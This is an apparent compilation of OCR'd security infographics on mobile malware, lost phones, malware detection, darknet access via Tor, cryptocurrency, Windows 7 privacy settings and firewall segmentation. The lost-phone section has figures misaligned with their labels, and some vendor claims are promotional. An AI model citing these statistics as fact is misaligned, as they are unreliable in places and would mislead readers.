CRIMINALS MAY NOT HAVE PHYSICAL ACCESS TO YOUR DEVICE BUT CAN STILL CRACK ITS SENSITIVE AND CONFIDENTIAL DATA.
Meet Joe IT
WORK BENEFITS OF MOBILE DEVICES
BOOST PRODUCTIVITY WITH ACCESS TO APPS, EMAIL AND INTERNET
ALLOW US TO WORK ON THE MOVE
STORE LARGE AMOUNTS OF DATA AND PROVIDE A GATEWAY TO THE REST OF THE ORGANIZATION
MOBILE DEVICES ARE INHERENTLY INSECURE
DEVICES CAN BE LOST OR STOLEN
INFORMATION CAN BE STOLEN OVER WIRELESS NETWORKS
MOBILE MALWARE
IT SPECIALISTS ARE WORRIED ABOUT INSECURE DEVICES
DEVICE USERS ARE OFTEN UNEDUCATED ABOUT RISKS AND HOW TO SECURE DEVICES
WE LOVE OUR GADGETS
42% Smartphone Market Growth from 2010 to 2011
40 MILLION Tablets sold in less than 2 years
1 BILLION Mobile devices activated by the end of 2012
3.1 BILLION Estimated number of mobile broadband subscribers by 2015
40 BILLION Estimation of how many apps have been downloaded from the Apple iTunes store and Android Marketplace
RECENT MOBILE DEVICE BREACHES
EMPLOYEES BELIEVE THAT NOBODY ATTACKS MOBILE PHONES.
IN REALITY, SMARTPHONES ARE EASY TARGETS FOR HACKERS.
51% of organizations have had data loss due to insecure devices 1
59% of organizations experienced an increase in malware infection due to insecure mobile devices 2
174 Million records were stolen in 855 data breaches 2
COST OF $194 PER RECORD 1
Average cost of a breach is $5.5M 1
MALICIOUS APPS
THE SECURITY CONTROLS THAT THE APP MARKETPLACES HAVE IN PLACE TO VET THE SAFETY OF THEIR OFFERINGS ARE WOEFULLY INADEQUATE
SOME APPS MAY HAVE
HIDDEN SPYWARE
MALWARE
PHISHING SCREENS
BACKGROUND PROCESSES
10 TIPS TO SECURE YOUR MOBILE GADGETS
1 USE PASSWORD PROTECTED ACCESS CONTROLS
2 CONTROL WIRELESS NETWORK AND SERVICE CONNECTIVITY
3 CONTROL APPLICATION ACCESS AND PERMISSIONS
4 KEEP YOUR OS AND FIRMWARE CURRENT
5 BACK UP YOUR DATA
6 WIPE DEVICES DATA AUTOMATICALLY IF LOST OR STOLEN
7 NEVER STORE PERSONAL FINANCIAL DATA ON YOUR DEVICE
8 BEWARE OF FREE APPS
9 TRY MOBILE ANTIVIRUS SOFTWARE OR SCANNING TOOLS
10 USE MOBILE DEVICE MANAGEMENT (MDM) SOFTWARE IF RECOMMENDED BY IT
FOR MORE INFORMATION ON THIS SUBJECT DOWNLOAD OUR FREE EBOOK
"Why should i care? Mobile security for the rest of us"
https://info.veracode.com/ebook-download.html
VERACODE
ADDITIONAL SOURCES
1.-http://www.websense.com/content/ponemon-institute-research-report-2012.aspx?cmpid=pr
2.- http://www.verizonbusiness.com/resources/reports/rp_data-breach-investigations-report-2012-press_en_xg.pdf
3.- Cisco

SAMSUNG AND GOOGLE
DELIVER THE MOST SECURE ANDROID SOLUTION
SAMSUNG BUSINESS
Learn more at www.samsungknox.com
The highest level security on any Android device is built on the hardware-based KNOX Platform.
If it's on Android, it runs best on Samsung.
SAMSUNG
1
Android for Work managed profile implementation will always run best on a Samsung device.
Android for Work is a PROGRAM, Android is an OS.
Google provides OEMs with Android OS security implementation guidance via its Android for Work program.
OEM SECURITY IMPLEMENTATION
OEM 1
OEM 2
OEM 3
SAMSUNG
Samsung provides enterprises the most secure devices out of the box with the Samsung KNOX platform.
DATA SEPARATION
GOOD
EXCELLENT
ANDROID FOR WORK MANAGED PROFILES
KNOX WORKSPACE
Customers can also add a data separation solution. KNOX Workspace is the most secure solution.

BEHIND THE ANDROID MENACE: MALICIOUS APPS

FAST FACTS

10k — **5,000** new malicious Android apps were found in Q1 2012. In Q2 2012, **10k** new malicious apps were found in just 1 month!

700k — **17** malicious apps in Google Play were downloaded a total of **700,000** times before their removal

129k — By the end of 2012, Trend Micro predicts that there will be more than **129K malicious apps** detected

20% — Only **20%** of Android mobile device users have a **Security App** installed

TOP CHARTS


Top Ten Detected Malware Families

1. **FAKE** — Premium Service Abuser
2. **ADWAIRPUSH** — Adware
3. **BOXER** — Premium Service Abuser
4. **DROIDKUNGFU** — Data Stealer Click Fraudster, Malicious Downloader, Rooter
5. **PLANKTON** — Data Stealer
6. **JIFAKE** — Premium Service Abuser
7. **GEINIMI** — Data Stealer, Malicious Downloader, Spying Tool
8. **GAPPUSIN** — Malicious Downloader, Data Stealer, Adware
9. **GINMASTER** — Rooter, Malicious Downloader
10. **OPFAKE** — Premium Service Abuser

What's Most at Risk

- **User Information Data**
- **User Finances / Financial Information**

ANDROID MALWARE GROWTH



	Q4 2011	Q1 2012	Q2 2012	Q3 2012	Q4 2012
PREDICTIONS	900	3,000	11,000	38,000	**129,000**
ACTUAL	1,000	6,000	25,000		

ANDROID MALWARE TYPES

Adware — Persistently pushes ads as urgent notifications. NEW!

Spying Tool — Sends out GPS location, tracks text messages and call log.

Rooter — Allows attackers to send commands to the affected device.

Data Stealer — Steals and sends specific information from the user's phone to cybercriminals.

Premium Service Abuser — Subscribes infected phones to premium services without the user's authorization or knowledge.

Click Fraudster — Abuses mobile devices via pay-per-click online ads.

Malicious Downloader — Downloads other malware and malicious app onto infected devices.

TOP MALWARE TYPES

Type	Share
Premium Service Abuser	48%
Adware	22%
Data Stealer	21%
Malicious Downloader	19%
Rooter	11%
Click Fraudster	7%
Spying Tool	4%

HOT TOPICS

App Brand Abuse

Rogue versions of popular apps were put up for download, taking advantage of the legitimate apps' popularity.

First Party Malware Source

Malicious apps were found up for download in *Google Play*, despite filtering and scanning efforts from Google itself.

WiretAPPing Monetized

Spying apps *Spy Tool* and *Spy Phone PRO+*, advertised as legitimate 'monitoring' apps, were found available on *Google Play*.

Treat your mobile as you would your desktop. Apps remain the most common way your Android phone and the data stored in it can be compromised, so be discerning and responsible with the apps you choose to download.

SOURCES | blog.trendmicro.com | blog.nielsen.com | www.techcrunch.com

TrendLabs
Global Technical Support & R&D Center of TREND MICRO

TREND MICRO

WHAT OUR PHONES CAN REVEAL ABOUT US
Losing a phone can turn your day upside down -- but if you're not careful, the impact can be far worse than that. Studies report that identity fraud has risen 13% since 2010, which is attributed partially to the growing popularity of smartphones.
So what's a smart owner to do? Check out these precautionary tips to keep your phone safe, and find out what to do if your phone goes missing.
1 PEOPLE ARE NOSY
A computer security firm recently "lost" 50 smartphones around the U.S. and Canada and tracked the phones' changing locations as well as what the finders looked at on the phones.
Checked social networking tools and personal email.
60%
Only 50% of finders offered to return the gadgets, even though the owner's name was clearly listed in the contacts file.
57%
Clicked on a file named "saved passwords."
72%
Clicked on a file labeled "private photos."
43%
Clicked on an app labeled "online banking."
89%
Overall, finders clicked on something they shouldn't have.
3/4 of smartphone owners do not password protect their phones. Doing so may slow down the time it takes someone to access your data.
Return rate by city
Highest: Ottawa: 70%
Lowest: New York City: 30%
2 WHAT INFORMATION CAN A PHONE REVEAL?
This can vary from user to user, but some of the personal information a smartphone can reveal includes:
Text messages
Email accounts
Bank accounts
Location check-ins
Contacts
25
Calendars
Social networking profiles
Photo albums
****
Passwords
@
Personal addresses
Browsing history
Anything else the phone is used for
3 PREPARE FOR THE WORST
No one wants to think about losing their phone, but taking some precautionary measures may help in the event it is stolen.
Some apps you may want to check out include:
Gadget Track (iOS) Remotely take photos then email them to yourself to help catch the thief.
Cylay (Jailbroken iOS) Backs-up data, shows phone's location, deletes all info on the phone and more.
iGotYa (Jailbroken iOS) Like Gadget Track, it will take a photo of the phone's finder and send you its location.
Where's My Droid (Android) Turns up the ringer's volume to ring loudly; allows you to track your phone via GPS.
lookout
Lookout (Android) Locates lost phone, activates loud alarms, and backs-up contacts.
plan b
Plan B (Android) App can be downloaded after the phone is lost to send you phone's location.
Be prepared
Other tips:
Change your lock-screen wallpaper so it displays your contact information: name, email, and an alternative phone number. Do not include your home address for security reasons.
Password
user name
Cancel
OK
Enable an auto erase feature that will wipe your phone after 10 failed passcode attempts.
4 WHAT TO DO IF YOU LOSE YOUR PHONE
Once you realize your phone has been lost, try one last effort to find it -- and if it doesn't work, take measures to protect your identity.
Contact your phone company to report the phone as lost or stolen, and shut down the account.
Change all of your log-ins and passwords to email accounts and other online services.
Deny access to your device by services like Facebook and Twitter.
call
passwords
accounts
find
found
insurance
Locate your phone via "Find my iPhone," a free feature without a MobileMe subscription. You can see where your phone is via GPS coordinates.
Consider insurance for next time.
IF YOU FIND A PHONE
Turn it in to a police officer.
Turn it in to the nearest business or lost and found.
Determine the service provider and deliver it to the proper store (Sprint, AT&T, etc).
SOURCES: blogs.lawyers.com | digitallife.today.msnbc.msn.com | finance.yahoo.com | totalbankruptcy.com | theatlantic.com | howtogeek.com | pcworld.com | itunes.apple.com | cylay.com | modmyi.com | cultofmac.com | play.google.com | smh.com.au
Information provided by: http://www.backgroundcheck.org
BACKGROUND CHECK

Malware

VIRUS

- Behavior: Program that modifies your OS undesirably
- Prevention: Block the program, remove settings or EXE

SPYWARE

- Behavior: Program that monitors and reports OS behavior to CNC
- Prevention: Block program and network access

BOT

- Behavior: Program controls machine as part of network (botnet) of zombies
- Prevention: Block program and network access

RANSOMWARE

- Behavior: Program encrypts files on PC and demands a ransom to decrypt
- Prevention: Block program prior to execution

Detection

SIGNATURE

- Approach: Compare a hash of the program or memory to a database of known bad hashes
- Detects: Known files which are the same as previous malware

HEURISTIC

- Approach: Examine processes to match bad process behavior
- Detects: Modified known malware that changes some parameters

Indicator of Compromise

- Approach: Find any changes on the OS to indicate malware was once executed
- Detects: Malware which can be defined by the indicator (DNS, File, Memory etc.)

EXPLOITS

- Approach: Find if processes are executing exploit techniques
- Detects: processes which execute exploits to compromise other processes

Prevention

EPP

- Approach: Run programs through a process which examines for signature and heuristics
- Detects: Known malware typically at rest and during execution.

EDR

- Approach: Run programs through a process which examines indicators of compromise
- Detects: known and unknown malware based on compromise information

MICRO VM

- Approach: Launch each file in it's own OS so any compromise does not affect other processes
- Detects: No detection simply sandboxing of applications

GATEWAY

- Approach: Block file or traffic from the EXE from communicating on the network
- Detects: CNC, Signature files, EXE file-types for sandboxing

THE DARKNET:
The Underground for the Underground

ACTORS
Those who lurk beyond the shadows of the Darknet

Public
- Politically Oppressed
- Socially Disenfranchised
- Whistle Blowers
- Illicit Product/Service Buyers

Government
- Agencies
- Contractors
- Researchers

Criminals
- Drug Cartels
- Organized Crime
- Human Trafficking

xHATs
- Script Kiddies
- White Hats
- Gray Hats
- Black Hats

Terrorists
- Political Terrorists
- Environmental Terrorists
- Religious Terrorists

CRYPTOCURRENCY
Greasing the wheels of the Darknet

Bitcoin · Litecoin · Dogecoin

HOW TO ACCESS THE DARKNET

1. **Anonymity** — Download ToR for your operating system: https://www.torproject.org/projects/torbrowser.html
2. **Enhanced Anonymity** — Some systems can give away tidbits of information that can impact the effectiveness of ToR. To address this use The Amnesiac Incognito Live System (TAILS) available here: https://tails.boum.org/
3. **Contribute back to ToR project by becoming a Relay** https://www.torproject.org/docs/tor-doc-relay.html.en
4. **Choose "Directory Site" or access point:**
   - Bat Blue Site (batblue4y5flmoji.onion)
   - Hidden Wiki (http://zqktlwi4fecvo6ri.onion)
   - DuckDuckGo (http://3g2upl4pq6kufc4m.onion)


ANONYMITY RULE OF THUMB

- Use ToR browser
  — Use a dedicated browser exclusively for ToR to avoid inadvertent identity leaks
- Do NOT install browser plugins for ToR Browser
- Disable ALL ability to run scripts on ToR Browser
- Use HTTPS version of sites
- Do NOT run executables or open documents while on-line
  — Run / Open files in a separate virtual machine with networking disabled
- Ensure your application does not bypass ToR (i.e. BitTorrent)
- Use ToR Bridge Relays
  https://www.torproject.org/docs/bridges.html

Download the full report on the Darknet at **www.batblue.com/the-darknet**

BATBLUE
THE CLOUD SECURITY COMPANY

www.batblue.com


RANSOMWARE
Prepare to be exploited in 2016 as criminal gangs rush to make the most of this lucrative 'business'.
165% RISE
MOBILE MALWARE
A steep rise in malicious apps will threaten all mobile device users and their data as the entry barriers to app development come down.
20 MILLION BAD APPS
RISE OF THE BOTS
IOT devices that can lock, monitor or have access to your data will become prevalent, bringing a new breed of vulnerabilities with them.
50 BILLION DEVICES
500 Gbps DDOS ATTACKS
4.6 BILLION CLOUD USERS
HACTIVISM
More people will take justice into their own hands - weather through leaking confidential data or unleashing DDOS attacks against their perceived enemies.
CLOUD DATA
The cloud industry is forecast to grow by 18.4% - while most security policies are still reliant upon simple SSL encryption.

ADVANTAGES OF CRYPTOCURRENCY

1 Fraud

Cryptocurerncies are digital and cannot be counterfeited or reversed arbitrarily by the sender, as with credit card charge-backs

2 Identity Theft

When you give your credit card to a merchant, you give him or her access to your full credit line, even if the transaction is for a small amount. Credit cards operate on a "pull" basis, where the store initiates the payment and pulls the designated amount from your account. Cryptocurrency use a "push" mechanism that allows the cryptocurrency holder to send exactly what he or she wants to the merchant or recipient with no further information

3 Immediate Settlement

Purchasing real property typically involves a number of third parties (Lawyers, Notary), delays, and payment of fees. In many ways, the bitcoin/cryptocurrency blockchain is like a "large property rights database," says Gallippi. Bitcoin contracts can be designed and enforced to eliminate or add third party approvals, reference external facts, or be completed at a future date or time for a fraction of the expense and time required to complete traditional asset

4 Access to Everyone

There are approximately 2.2 billion individuals with access to the Internet or mobile phones who don't currently have access to traditional exchange systems. These individuals are primed for the Crytocurrency market. Kenya's M-PESA system, a mobile phone-based money transfer and micros financing service recently announced a bitcoin device, with one in three Kenyans now owning a bitcoin wallet. (Let me repeat that again. 1/3)

5 Lower Fees

There aren't usually transaction fees for cryptocurrency exchanges because the miners are compensated by the network (Side note: This is the case for now). Even though there's no bitcoin/cryptocurrency transaction fee, many expect that most users will engage a third-party service, such as Coinbase, creating and maintaining their own bitcoin wallets. These services act like Paypal does for cash or credit card users, providing the online exchange system for bitcoin, and as such, they're likely to charge fees. It's interesting to note that Paypal does not accept or transfer bitcoins.

Blockgeeks

HOW TO PROTECT PRIVACY ON WINDOWS 7

1 Ensure you use a password to protect your user account.

It goes without saying that this should be a strong, lengthy password.

How: Control Panel > User Accounts & Family Safety > User Accounts > Change Your Password

2 Don't use an Administrator account by default.


For everyday computing, switch to a separate Standard user account to protect against malware doing system-wide damage.

How: Control Panel > User Accounts & Family Safety > User Accounts > Change Your Account Type

3 Opt out of the Customer Experience Improvement Program.

This should also prevent the installation of some files related to upgrading to Windows 10.

How: Control Panel > System & Security > Action Center > Change Action Center settings > Customer Experience Improvement Program settings



4 Easily encrypt your PC with the built-in BitLocker.

Turn BitLocker on to make your files are unreadable if someone else gets hold of your computer while powered off or locked.


How: Control Panel > System & Security > BitLocker Drive Encryption

5 Stop recently opened programs and files being displayed in the Start menu.

This is particularly relevant if you're using a shared computer.

How: Start Menu > [right-click] > Properties

6 Review your installed programs.



To further reduce your exposure to privacy leaks, take a few moments to check which programs are installed that you no longer use, or that were pre-installed and are unneeded.


How: Control Panel > Programs > Programs & Features

7 Check the sharing options for your account profiles.

You can control individual services such as network discovery, file and printer sharing, etc.

How: Control Panel > Network & Internet > Network & Sharing Center > Advanced sharing settings

8 Keep certain files and folders private.



If you're on a network, specify which files and folders are not shared with others.

How: File explorer > [right-click on file/folder] > Share with > Nobody

9 Turn off Remote Assistance and Remote Desktop.


Don't allow these remote connections to your computer, unless you're sure you need it.

How: Control Panel > System & Security > System > Remote

Data-collecting System Updates

10 Remove tracking and data collection updates.

There are several system updates that add tracking and diagnostic capabilities to your PC, some to prepare for an upgrade to Windows 10. If you don't have automatic updates enabled, you can refuse or remove these specific updates:




- KB3015249—Adds telemetry capabilities
- KB3021917—Prepares for upgrade to Windows 10
- KB3022345—Installs diagnostic tracking service
- KB3035583—Prepares for upgrade to Windows 10
- KB3044374—Prepares for upgrade to Windows 10
- KB3050267—Prepares for upgrade to Windows 10
- KB3068708—Introduces the Diagnostics and Telemetry tracking service
- KB3075249—Adds telemetry points to the User Account Control
- KB3080149—Updates the Diagnostics and Telemetry tracking service

How: Control Panel > Programs > Programs and Features > Installed Updates > [right-click to remove]

11 Prevent tracking and data collection updates being installed.

You can prevent these updates from being installed in future by hiding them from the update system.

How: Control Panel > System & Security > Windows Update > Available updates > [right-click to hide]




Congratulations! You've just taken a big step to increasing privacy and protecting the data on your Windows 7 system.

https://spreadprivacy.com/windows-7-privacy-tips

Ransomware: how hackers take your data hostage

Malicious code blocks access to the data in your computer



Making **security** manageable

Cyberattacks

are increasing in frequency and sophistication

Data breaches can be costly and can negatively impact an organization's reputation

Cybercrime damages

around the world continue to skyrocket

$3 TRILLION — 2015

$6 TRILLION* — 2021

*Annual growth estimate

Organized cybercrime is a real threat to the enterprise;

80% of cybercriminals are affiliated with organized crime

Network segmentation

contains cyberattacks

Network segmentation is an accepted best practice by security experts and industry regulators

DHS: **network segmentation is a necessary step** in an organization's network security strategy

Forrester recommends the **Zero Trust Model of Cybersecurity**: internal and external networks can't be trusted

Firewalls

can be used to segment the network

Firewall policies are a must-have to ensure agility and security, and are an essential part of network segmentation

Security policies

- Can **manage traffic** to and from network devices
- Will **eliminate the threat** of giving too much access to the network, or giving the wrong people access they don't need
- Having strong security policies in place will **tighten the overall security posture**

In the

hybrid network,

firewall policies are very complex to manage, and as a result, segmentation is too complex to manage

63% of respondents in a recent survey say **network security operations have become more difficult over the past two years**

- An enterprise network could easily have **hundreds of firewalls**
- Many organizations are managing firewall policies and network segmentation **manually**, which can lead to misconfigurations
- Misconfigurations can widen the attack surface and **result in security holes**

Visualize and enforce segmentation

from a single console across vendors and platforms

Keep your organization protected against today's sophisticated cyber threats

Maintain continuous compliance with industry regulations

